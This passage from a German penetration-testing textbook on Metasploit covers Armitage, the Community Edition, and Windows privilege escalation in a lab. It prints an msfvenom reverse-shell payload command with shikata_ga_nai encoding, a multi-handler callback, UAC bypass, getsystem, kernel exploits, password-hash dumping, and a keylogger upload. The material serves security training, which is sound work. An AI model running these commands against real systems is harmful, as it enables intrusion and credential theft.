Kommt es im Rahmen der Penetration zu erfolgreichen Exploiting-Vorgängen, werden die betroffenen Systeme rot markiert, sind dadurch sofort erkennbar und lassen sich in der grafischen Oberfläche weiter analysieren.



Abb. 2–13 *Erfolgreiche Übernahme eines Systems*

Die dargestellte Oberfläche macht einen Pentest mit Metasploit in vielen Fällen transparenter und anschaulicher. Einige Features wie die durchzuführenden Port- und Service-Scans lassen sich nahezu automatisch und oftmals erheblich einfacher als manuell auf der Kommandozeile durchführen. Trotz der scheinbar einfachen Bedienung und dem intuitiven Handling dieser grafischen Oberfläche sollte jeder Anwender umfangreiches Metasploit-Know-how mitbringen.

Wurde für einen Pentest in erster Linie die Metasploit-Konsole mit Datenbankanbindung eingesetzt, ist es möglich, die ermittelten Informationen in Armitage zu laden und weiterzuverwenden. Beispielsweise lässt sich die grafische Aufbereitung der Scanergebnisse für die abschließende Reporterstellung nutzen.

2.5.3 Metasploit Community Edition

Die Metasploit-Produktreihe umfasst mittlerweile vier unterschiedliche Produkte mit speziellen Features, die auf den jeweiligen Einsatz hin optimiert bzw. angepasst sind. Aufbauend auf der freien Open-Source-Version hat Rapid7 die Metasploit-Express- und die Metasploit-Pro-Version für den Unternehmenseinsatz erstellt. Folgende Abbildung zeigt die unterschiedlichen Versionen mit den Feature-Highlights der jeweiligen Versionen.



Abb. 2–14 *Die unterschiedlichen Metasploit-Produkte*

Bei der Metasploit Community Edition handelt es sich um die kostenlos verfügbare Version der von Rapid7 vertriebenen kommerziellen Metasploit-Varianten. Diese bringen unterschiedliche Vorzüge gegenüber der Open-Source-Version mit. Beispielsweise vereinfacht die grafische Oberfläche den Überblick über den Penetration-Test, und die wöchentlichen Updates im Zyklus der Metasploit-Pro-Version sorgen durch den Qualitätssicherungsprozess von Rapid7 dafür, dass das eingesetzte System immer funktionsfähig ist und nicht durch einen Fehler oder durch eine massive Änderung nur eingeschränkt oder gar nicht nutzbar ist.

Wird der typische Metasploit-Installer von der Metasploit-Webseite genutzt, ist neben der Open-Source-Variante des Frameworks automatisch auch die kommerzielle Version installiert. Je nach aktivierter Lizenz lässt sich eine der möglichen Versionen nutzen:

- Metasploit Pro
- Metasploit Express
- Metasploit Community Edition

Im Anschluss an die Installation des Metasploit-Frameworks ist die integrierte freie Version in folgendem Verzeichnis zu finden:

```
<MSF-Install-PAth>/apps/pro/vendor/bundle/ruby/<VERSION>gems/metasploit-
framework-<VERSION>/
```

Auf der Konsole lässt sich die zugehörige Metasploit-Konsole mit dem Kommando `msfpro` starten.

```
m1k3@ubuntu:~$ which msfpro
/usr/local/bin/msfpro

m1k3@ubuntu:~$ ls -l /usr/local/bin/msfpro
lrwxrwxrwx 1 root root 22 Jun 26 10:21 /usr/local/bin/msfpro ->
/opt/metasploit/msfpro
[*] Starting Metasploit Console...
<snip>
[*] Successfully loaded plugin: pro

m1k3@ubuntu:~$ sudo /etc/init.d/metasploit start

m1k3@ubuntu:~$ sudo msfpro
```

Listing 2–15 *Kommerzielle Metasploit-Konsole*

Um die Weboberfläche nutzen zu können, muss erst ein Benutzer angelegt werden und es sollte zudem sichergestellt sein, dass die entsprechenden Dienste laufen. Der Benutzer lässt sich wahlweise auf der Konsole oder per Webbrowser auf dem lokalen System einrichten. Im Normalfall startet der grafische Installer automatisch einen Browser, der zu den weiteren Schritten führt. Ist allerdings nur SSH-Zugriff auf dem System möglich, lässt sich der Benutzer mit folgendem Kommando einrichten. Bevor kein Benutzer eingerichtet ist, lässt sich die grafische Weboberfläche nicht nutzen.

```
m1k3@ubuntu:~$ sudo /opt/metasploit/createuser
[*] Please enter a username: m1k3
[*] Creating user 'm1k3' with password ')eRQc^pc,`u8' ...

m1k3@ubuntu:~$ sudo /etc/init.d/metasploit status
metasploit is running
postgresql already running
prosvc is running
nginx is running
```

Listing 2–16 *Metasploit-Startskript*

Alternativ zum vorhandenen Init-Skript lässt sich auch das mitgelieferte Control-Skript im Metasploit-Verzeichnis (`/opt/metasploit/ctlscript.sh`) zur Steuerung der Dienste nutzen.

Wurde der Benutzer für das Webinterface erfolgreich angelegt und laufen alle Services wie erwartet, kann man sich mit dem Webbrowser per HTTPS über Port 3790 auf das Webinterface verbinden.

Bevor die Weboberfläche uneingeschränkt nutzbar ist, muss zudem die benötigte Version des Frameworks online aktiviert werden. Der Registrierungsprozess der Community Edition ist kostenlos. Zudem ist es möglich, die Metasploit Pro mit allen Features zu testen. Im Anschluss an eine erfolgreiche Aktivierung sollten im ersten Schritt alle verfügbaren Updates eingespielt werden.

Hinweis: Die kommerziellen Versionen von Metasploit werden wöchentlich mit Aktualisierungen versorgt.

Nach der erfolgreichen Aktualisierung lässt sich die grafische Oberfläche erstmals nutzen. Hierfür sollte ein neues Projekt erstellt werden, und ein erster Discovery-Vorgang füllt die Datenbank mit Informationen zu den vorhandenen Systemen. Folgende Abbildung stellt die Ergebnisse eines ersten Discovery-Vorgangs dar:



Abb. 2–15 *Übersicht der erkannten Hosts*

Dieser Discovery-Vorgang ist analog zu dem von Metasploit Pro und nutzt neben dem Nmap-Portscanner auch unterschiedliche Metasploit-Module, um möglichst schnell einen überaus umfangreichen Überblick des zu analysierenden Netzwerkes aufzubauen.

Ein sehr angenehmes Feature der kommerziellen Metasploit-Versionen ist der Einsatz derselben Datenbank von `msfpro` auf der Konsole und auf dem Webinterface. Dementsprechend ist es auf einfache Weise möglich, alle bekannten Features des Konsoleninterfaces, zu nutzen und mit den Vorteilen der grafischen Aufbereitung, die die Weboberfläche bietet, zu kombinieren. Speziell durch die Übersichtlichkeit der Datenaufbereitung ist die Kombination beider Oberflächen überaus hilfreich und ermöglicht dementsprechend effektivere Analysen der zu untersuchenden Umgebung.

Eine Vielzahl der erweiterten Features sind weiterhin den kommerziellen Versionen vorbehalten. Möchte man auf diese in der Weboberfläche zugreifen, wird man mit einem entsprechenden Hinweis auf die Pro-Version verwiesen.

Weitere Features der kommerziellen Versionen werden in Kapitel 12 zum Unternehmenseinsatz von Metasploit Pro betrachtet.

5.6 Windows-Privilegien erweitern

Microsoft Windows hatte lange Zeit das Problem, dass nahezu jeder Anwender mit administrativen Berechtigungen gearbeitet hat. Aus diesem Grund wurde mit Windows Vista erstmals die UAC (Benutzerkontensteuerung) als zusätzlicher Schutzmechanismus eingeführt. Die UAC weist eine einfache Konfiguration mit vier unterschiedlichen Sicherheitsstufen auf. In der folgenden Abbildung ist die typische Konfiguration eines Windows-8-Systems dargestellt.



Abb. 5–2 *Windows-8-UAC-Einstellungen*

Im Normalfall sollte die UAC mindestens auf Stufe drei eingestellt sein. Falls Benachrichtigungen vollständig deaktiviert werden sollen, lässt sich die niedrigste Stufe wählen. Diese Einstellung wird meist nicht empfohlen.

Mit aktivierter UAC arbeiten administrative Benutzer ebenso in einer eingeschränkten Benutzerumgebung wie nicht administrative Benutzer. Werden von einer Applikation höhere Berechtigungen benötigt, fordert das Betriebssystem diese vom Benutzer an, welcher die entsprechende Anfrage bestätigen muss.



Abb. 5–3 *Windows-UAC-Abfrage*

Schadsoftware erlangt dadurch bei der Ausführung nicht mehr sofort administrative Berechtigungen, sondern muss diese erst vom Benutzer absegnen lassen. Dementsprechend ist ein wesentlich höherer Schutzlevel gegeben, und Schadsoftware kann sich nicht mehr in dem Maße wie auf früheren Windows-Systemen ausbreiten bzw. auf dem System verankern.

In folgendem Beispiel wird versucht, diesen Schutzmechanismus auf einem Windows-8-System zu umgehen. Um diese Tests möglichst einfach umzusetzen, wird eine initiale Verbindung mit dem Metasploit Payload Meterpreter aufgebaut. Dazu wird ein typisches Meterpreter-Binary mit `msfvenom` erstellt und auf dem Zielsystem zur Ausführung gebracht.

```
#./msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.102 -e
x86/shikata_ga_nai -f exe > reverse_tcp.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 314 (iteration=0)
```

Listing 5–22 *Erstellen des Meterpreter Payloads*

Dieser Payload baut vom Windows-System des Opfers eine Reverse-Verbindung zu dem System des Angreifers auf. Folgendes Listing stellt die Konfiguration des dafür benötigten Multi-Handlers auf dem System des Angreifers dar, wie auch den anschließenden Verbindungsaufbau. Im generischen Multi-Handler Exploit werden der zu verwendende Payload und der lokale Host (`LHOST`) konfiguriert. Der lokale Listener wird abschließend mit dem bekannten `exploit`-Kommando zur Anwendung gebracht und wartet ab diesem Zeitpunkt auf Verbindungsanfragen.

```
msf exploit(handler) > show options

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique
   LHOST     192.168.56.102   yes       The listen address
   LPORT     4444             yes       The listen port

msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.56.102:4444
[*] Starting the payload handler...
[*] Sending stage (770048 bytes) to 192.168.56.101
[*] Meterpreter session 5 opened (192.168.56.102:4444 -> 192.168.56.101:1283) at
2014-05-14 17:32:06 +0200
```

Listing 5–23 *Aufbau einer Metasploit-Session*

Im ersten Schritt der Post-Exploitation-Phase werden Informationen zum System und zu den erlangten Privilegien abgefragt. Im weiteren Verlauf dieser Phase wird häufig versucht, die lokalen Passwort-Hashes auszulesen.

```
meterpreter > sysinfo
Computer        : M-1-K-3
OS              : Windows 8 (Build 9200).
Architecture    : x64 (Current Process is WOW64)
System Language : de_DE
Meterpreter     : x86/win32

meterpreter > getuid
Server username: m-1-k-3\m1k3

meterpreter > run hashdump
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY e46035d5e9aad1a5a48f5e71b00dadaf...
[-] Meterpreter Exception: Rex::Post::Meterpreter::RequestError
stdapi_registry_open_key: Operation failed: Access is denied.
[-] This script requires the use of a SYSTEM user context (hint: migrate into
service process)
```

Listing 5–24 *Session mit UAC im Einsatz*

Das Auslesen der Passwort-Hashes scheitert an dieser Stelle jedoch aufgrund fehlender Berechtigungen bzw. weiterer vorhandener Sicherheitsmechanismen.

Der gescheiterte Vorgang von Listing 5–24 lässt vermuten, dass auf dem System Schutzmechanismen im Einsatz sind, die die erlangten Berechtigungen weit genug einschränken, um das Auslesen der Passwort-Hashes zu unterbinden. Um einen Überblick dieser Schutzmechanismen bzw. der erlangten Berechtigungen zu

bekommen, lässt sich das *win_privs*-Post-Exploitation-Modul folgendermaßen nutzen:

```
msf exploit(handler) > use post/windows/gather/win_privs
msf exploit(handler) > set SESSION 5
msf exploit(handler) > run

Current User
============

 Is Admin  Is System  UAC Enabled  Foreground ID  UID
 --------  ---------  -----------  -------------  ---
 False     False      True         4              "m-1-k-3\\m1k3"
```

Listing 5–25 *win_privs Post-Exploitation-Modul*

An der Ausgabe von Listing 5–25 ist erkennbar, dass der Angreifer bislang keine administrativen Berechtigungen erlangt hat. Zudem ist erkennbar, dass die Windows-UAC als weiterer Schutzmechanismus im Einsatz ist.

bypassuac – lokaler Exploit

Das im Folgenden beschriebene *bypassuac*-Modul nutzt eine Schwachstelle, die im Jahr 2009 von Leo Davidson [107] erkannt wurde. Von Microsoft wurde diese Problematik allerdings nicht als Schwachstelle eingestuft und bislang auch nicht behoben. Diese Vorgehensweise nutzt eine Process-Injection-Schwachstelle in Anwendungen mit dem Windows-Publisher-Zertifikat. Solche Anwendungen benötigen keine UAC-Bestätigungen und ermöglichen dementsprechend die Umgehung dieser Sicherheitsabfrage. Der dargestellte Angriff funktionierte mit Default-Einstellungen von Windows-Vista- bis Windows-8-Installationen.

Hinweis: Es ist möglich, dass auch weitere Systeme betroffen sind. Im Rahmen der Arbeiten an diesem Buch wurden diese Systeme allerdings nicht betrachtet.

Das bedeutet, wenn ein Benutzer mit administrativen Berechtigungen arbeitet und die UAC-Einstellungen auf Stufe 3 (Standard) belässt, ist er für den dargestellten Angriff anfällig.

Im folgenden Listing 5–26 wird die bereits aufgebaute Meterpreter-Session zu einem voll gepatchten Windows-8-System genutzt. Das dargestellte Post-Exploitation-Modul startet einen Reverse-Handler und lädt das von Metasploit mitgelieferte UAC-Binary mit einem Meterpreter Payload auf das Windows-System. Dort wird es ausgeführt, und es kommt zum Aufbau einer neuen Session. Diese neue Session weist keinen aktiven UAC-Schutz auf.

```
msf exploit(bypassuac) > exploit

[*] Started reverse handler on 192.168.56.102:4444
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[+] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem....
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (770048 bytes) to 192.168.56.101
[*] Meterpreter session 4 opened (192.168.56.102:4444 -> 192.168.56.101:1282) at
2014-05-14 17:19:07 +0200

meterpreter > getuid
Server username: m-1-k-3\m1k3
```

Listing 5–26 *bypassuac-Exploitation-Modul starten*

Hinweis: Weist die UAC eine Einstellung auf, in der das Metasploit-Modul keine Ausweitung der Privilegien durchführen kann, bricht das Modul mit einer entsprechenden Warnung ab.

Das Exploit-Modul wurde außerhalb der aktiven Meterpreter-Sitzung wie jedes andere Metasploit-Modul ausgeführt. In der Metasploit-Konsole lassen sich die vorhandenen Sessions mit dem `session`-Kommando auflisten.

Die neue Session mit der ID 4 stellt sich auf den ersten Blick analog zur bereits bestehenden Session dar. Wird mit einem `session –i 4` in diese gewechselt, befindet sich der Benutzer weiterhin innerhalb der bereits davor erlangten Benutzer-ID. Das Auslesen der Passwort-Hashes schlägt dabei ebenso fehl. Im nächsten Schritt wird versucht weitere Rechte zu erlangen. Dazu bietet sich das Metasploit-Kommando `getsystem` an.

```
msf exploit(bypassuac) > sessions -v

Id  Type                   Information        Connection      Via
--  ----                   -----------        ----------      ---
3   meterpreter x86/win32  m-1-k-3\m1k3 @ M-1-K-3  192.168.56.102:4444 ->
192.168.56.101:1280 (192.168.56.101)  exploit/multi/handler

4   meterpreter x86/win32  m-1-k-3\m1k3 @ M-1-K-3  192.168.56.102:4444 ->
192.168.56.101:1282 (192.168.56.101)  exploit/windows/local/bypassuac

msf exploit(bypassuac) > sessions -i 4
[*] Starting interaction with 4...
```

```
meterpreter > getsystem
...got system (via technique 1).
meterpreter > getuid
Server username: $U$NTAUTORITT\SYSTEM
```

Listing 5–27 *Die neu erstellte Session*

Hinweis: Alternativ lassen sich Systemrechte durch die Migration in einen Prozess mit Systemberechtigungen erlangen.

Mit dem `getuid`-Kommando können im Anschluss die erlangten Rechte geprüft werden. Ein abschließendes `run hashdump` ermöglicht nun das Auslesen der Passwort-Hashes.

```
meterpreter > run post/windows/gather/smart_hashdump
[*] Running module against WIN-DEADBEEF
[*] Hashes will be saved to the database if one is connected.
[*] Hashes will be saved in loot in JtR password file format to:
[*] /home/m1k3/.msf5/loot/20170626092001_default_192.168.145.128_windows.hashes_
    003988.txt
[*] Dumping password hashes...
[*] Running as SYSTEM extracting hashes from registry
[*]    Obtaining the boot key...
[*]    Calculating the hboot key using SYSKEY <snip> ...
[*]    Obtaining the user list and keys...
[*]    Decrypting user keys...
[*]    Dumping password hints...
[*]    No users with password hints on this system
[*]    Dumping password hashes...
[+]    Administrator:500:aad3b435b51404eeaad3b435b51404ee:XXXXXXXXX:::
[+]    m1k3:1000:aad3b435b51404eeaad3b435b51404ee:XXXXXX:::
```

Listing 5–28 *Systemberechtigungen erlangen*

Microsoft hat die UAC mit Windows Vista eingeführt und auch in Windows 8 implementiert. Derzeit ist der UAC-Schutzmechanismus aller Systeme von Vista über Windows 7 bis Windows 8 mit der dargestellten Methode angreifbar.

Hinweis: Um sich gegen diesen Angriff zu schützen, stellen Sie den UAC-Schutz auf den höchsten Level.

Weitere Privilege-Escalation-Tätigkeiten

Metasploit bietet neben der Möglichkeit, die Windows UAC zu umgehen, weitere Möglichkeiten, die erlangten Privilegien zu erweitern. Darunter fällt das bereits angewendete `getsystem`-Kommando, um von administrativen Berechtigungen möglichst einfach zu Systemberechtigungen zu gelangen.

```
meterpreter > getsystem -h
Usage: getsystem [options]

Attempt to elevate your privilege to that of local system.

OPTIONS:
    -h        Help Banner.
    -t <opt>  The technique to use. (Default to '0').
         0 : All techniques available
         1 : Service - Named Pipe Impersonation (In Memory/Admin)
         2 : Service - Named Pipe Impersonation (Dropper/Admin)
         3 : Service - Token Duplication (In Memory/Admin)
```

Listing 5–29 *Metasploit-getsystem-Kommando*

Hinweis: Das dargestellte »getsystem«-Kommando ist auch als Post-Exploitation-Modul verfügbar (`post/windows/escalate/getsystem`).

Der dargestellte `getsystem`-Befehl erkennt automatisch die aktuellen Berechtigungen und wählt dementsprechend die passende Vorgehensweise aus. Alternativ lässt sich mit dem Parameter –t die zu verwendende Vorgehensweise manuell wählen.

Häufig lassen sich bei einem Angriff nicht sofort administrative Berechtigungen erlangen. In solchen Fällen helfen weitere Post-Exploitation-Module sowie lokale Exploits. Folgende Ausgabe zeigt einen Überblick über derzeit vorhandene Post-Exploitation-Module.

```
meterpreter > run post/windows/escalate/
run post/windows/escalate/droplnk
run post/windows/escalate/getsystem
run post/windows/escalate/ms10_073_kbdlayout
run post/windows/escalate/net_runtime_modify
run post/windows/escalate/screen_unlock
```

Listing 5–30 *Metasploit-Post-Exploitation-Module*

Hinweis: Weitere lokale Exploits sind als typische Exploit-Module auffindbar: »`search type:exploit windows/local`«

Jedes dieser Module umfasst, wie ein typisches Metasploit-Modul, eine kurze Infopage, die sich in der Metasploit-Konsole mit `info <Modul>` aufrufen lässt. Diese Informationen umfassen typischerweise eine kurze Beschreibung und weitere Details zu Plattform und Architektur und wiederum ein Ranking des Moduls. Folgendes Listing zeigt eine Erweiterung der Privilegien mit dem Exploit, der eine Schwachstelle im Tastaturlayout betrifft und im Bulletin MS10-073 [108] (CVE-

2010-2743 [109]) dargestellt wird. Dieser Exploit hat ein Ranking von *normal* und wird nicht bei jeder Anwendung erfolgreich sein.

```
meterpreter > getuid
Server username: AURORA\bob

meterpreter > sysinfo
Computer            : AURORA
OS                  : Windows XP (Build 2600, Service Pack 3).
Architecture        : x86
System Language     : en_US
Meterpreter         : x86/win32

meterpreter > run post/windows/escalate/ms10_073_kbdlayout
[*] Attempting to elevate PID 0x384
[*] {"GetLastError"=>0, "return"=>424}
[*] Wrote malicious keyboard layout to C:\DOCUME~1\bob\LOCALS~1\Temp\pOwns.boom ..
[*] Allocated 0x8000 bytes of memory @ 0x60630000
[*] Initialized RWX buffer ...
[*] Current Keyboard Layout: 0x4070407
[*] Patched in syscall wrapper @ 0x60631000
[*] Successfully executed syscall wrapper!
[*] Attempting to cause the ring0 payload to execute...
[*] SendInput: {"GetLastError"=>5, "return"=>1}

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Listing 5–31 *Anwendung des MS10-073-Privilege-Escalation-Exploits*

Die in diesem Fall genutzte Schwachstelle ist laut dem Microsoft Bulletin im Tastaturlayout des Betriebssystems Windows XP mit Service Pack 3 vorhanden. Diese Schwachstelle wurde im Jahr 2010 im Rahmen der Stuxnet-Angriffe genutzt und dadurch erstmalig einer breiten Öffentlichkeit bekannt [110].

Neben den dargestellten Möglichkeiten werden aktuelle Privilege-Escalation-Angriffe immer häufiger als lokale Exploits implementiert. Metasploit bringt dafür bereits eine hohe Anzahl lokaler Exploits mit. Diese lassen sich wie ein typischer Exploit zur Anwendung bringen.

```
root@ubuntu:~# ls <MSF-Path>/embedded/framework/modules/exploits/windows/local/

adobe_sandbox_adobecollabsync.rb  ms15_051_client_copy_image.rb
agnitum_outpost_acs.rb            ms15_078_atmfd_bof.rb
always_install_elevated.rb        ms16_016_webdav.rb
applocker_bypass.rb               ms16_032_secondary_logon_handle_privesc.rb
ask.rb                            ms_ndproxy.rb
bthpan.rb                         novell_client_nicm.rb
bypassuac_eventvwr.rb             novell_client_nwfs.rb
bypassuac_fodhelper.rb            ntapphelpcachecontrol.rb
bypassuac_injection.rb            nvidia_nvsvc.rb
```

```
bypassuac.rb                        panda_psevents.rb
bypassuac_vbs.rb                    payload_inject.rb
capcom_sys_exec.rb                  persistence.rb
current_user_psexec.rb              powershell_cmd_upgrade.rb
ikeext_service.rb                   powershell_remoting.rb
ipass_launch_app.rb                 ppr_flatten_rec.rb
lenovo_systemupdate.rb              ps_persist.rb
mqac_write.rb                       ps_wmi_exec.rb
ms10_015_kitrap0d.rb                pxeexploit.rb
ms10_092_schelevator.rb             registry_persistence.rb
ms11_080_afdjoinleaf.rb             run_as.rb
ms13_005_hwnd_broadcast.rb          s4u_persistence.rb
ms13_053_schlamperei.rb             service_permissions.rb
ms13_081_track_popup_menu.rb        trusted_service_path.rb
ms13_097_ie_registry_symlink.rb     virtual_box_guest_additions.rb
ms14_009_ie_dfsvc.rb                virtual_box_opengl_escape.rb
ms14_058_track_popup_menu.rb        vss_persistence.rb
ms14_070_tcpip_ioctl.rb             wmi.rb
ms15_004_tswbproxy.rb
```

Listing 5–32 *Lokale Exploits zur Erweiterung der Privilegien*

Als ein solches Modul findet sich beispielsweise der Exploit für die kitrap0d-Schwachstelle, die von Tavis Ormandy veröffentlicht wurde. Dieser lokale Privilege-Escalation-Exploit nutzt eine Schwachstelle, die Microsoft im Bulletin MS10-015 [111] (CVE-2010-0233 [112]) beschreibt. Anfang des Jahres 2010 erlangte diese Schwachstelle verstärkt Medienpräsenz, da sie wohl seit ca. 17 Jahren im Windows-Kernel vorhanden war und dementsprechend alle NT-basierten Systeme betraf [113]. Der von Microsoft erstellte Patch löste zudem in gewissen Konstellationen einen Systemabsturz aus und wurde kurz nach der Veröffentlichung wieder zurückgezogen. Erst mit über einem Monat Verspätung kam es zur überarbeiteten Auslieferung des Sicherheitspatches [114].

An dieser Stelle ist unter Umständen das Post-Exploitation-Modul `local_exploit_suggester` interessant. Dieses nutzt die Check-Funktionalität der lokalen Exploits, um eine schnelle Vorauswahl zu ermöglichen:

```
meterpreter > run post/multi/recon/local_exploit_suggester

[*] 192.168.145.128 - Collecting local exploits for x86/windows...
[*] 192.168.145.128 - 37 exploit checks are being tried...
[+] 192.168.145.128 - exploit/windows/local/bypassuac_eventvwr: The target appears
to be vulnerable.
[+] 192.168.145.128 - exploit/windows/local/ms10_092_schelevator: The target
appears to be vulnerable.
[+] 192.168.145.128 - exploit/windows/local/ms14_058_track_popup_menu: The target
appears to be vulnerable.
[+] 192.168.145.128 - exploit/windows/local/ms15_051_client_copy_image: The target
appears to be vulnerable.
```

```
[+] 192.168.145.128 -
exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The target service
is running, but could not be validated.
[+] 192.168.145.128 - exploit/windows/local/ms_ndproxy: The target service is
running, but could not be validated.
```

Listing 5–33 *local_exploit_suggester Modul in der Anwendung*

5.7 Programme direkt aus dem Speicher ausführen

Speziell bei Client-Side-Angriffen trifft man häufig auf lokale Antivirus-Scanner als letzten Schutzmechanismus. Eine Anforderung eines solchen Penetrationstests könnte die Umgehung aller lokalen Schutzmechanismen sein. Im ersten Schritt eines solchen Tests war es bereits möglich, eine Meterpreter-Session aufzubauen, das Ausdehnen des Angriffs wird aber vom AV-Scanner stark eingeschränkt. Der Scanner unterbindet es, weitere Programme auf das System zu laden bzw. dort zur Ausführung zu bringen.

Im Verlauf dieses Abschnitts wird erst versucht, eine ausführbare Datei eines Keyloggers auf ein kompromittiertes System hochzuladen, um diesen dort auszuführen. Das System weist allerdings einen aktiven AV-Scanner als zusätzlichen Schutz auf. Für den Upload wird die entsprechende Meterpreter-Funktionalität folgendermaßen genutzt:

```
meterpreter > upload /root/klogger.exe .
[*] uploading  : /root/klogger.exe -> .
[*] uploaded   : /root/klogger.exe -> .\klogger.exe

meterpreter > ls
Listing: C:\
============
Mode              Size        Type  Last modified            Name
----              ----        ----  -------------            ----
<snip>
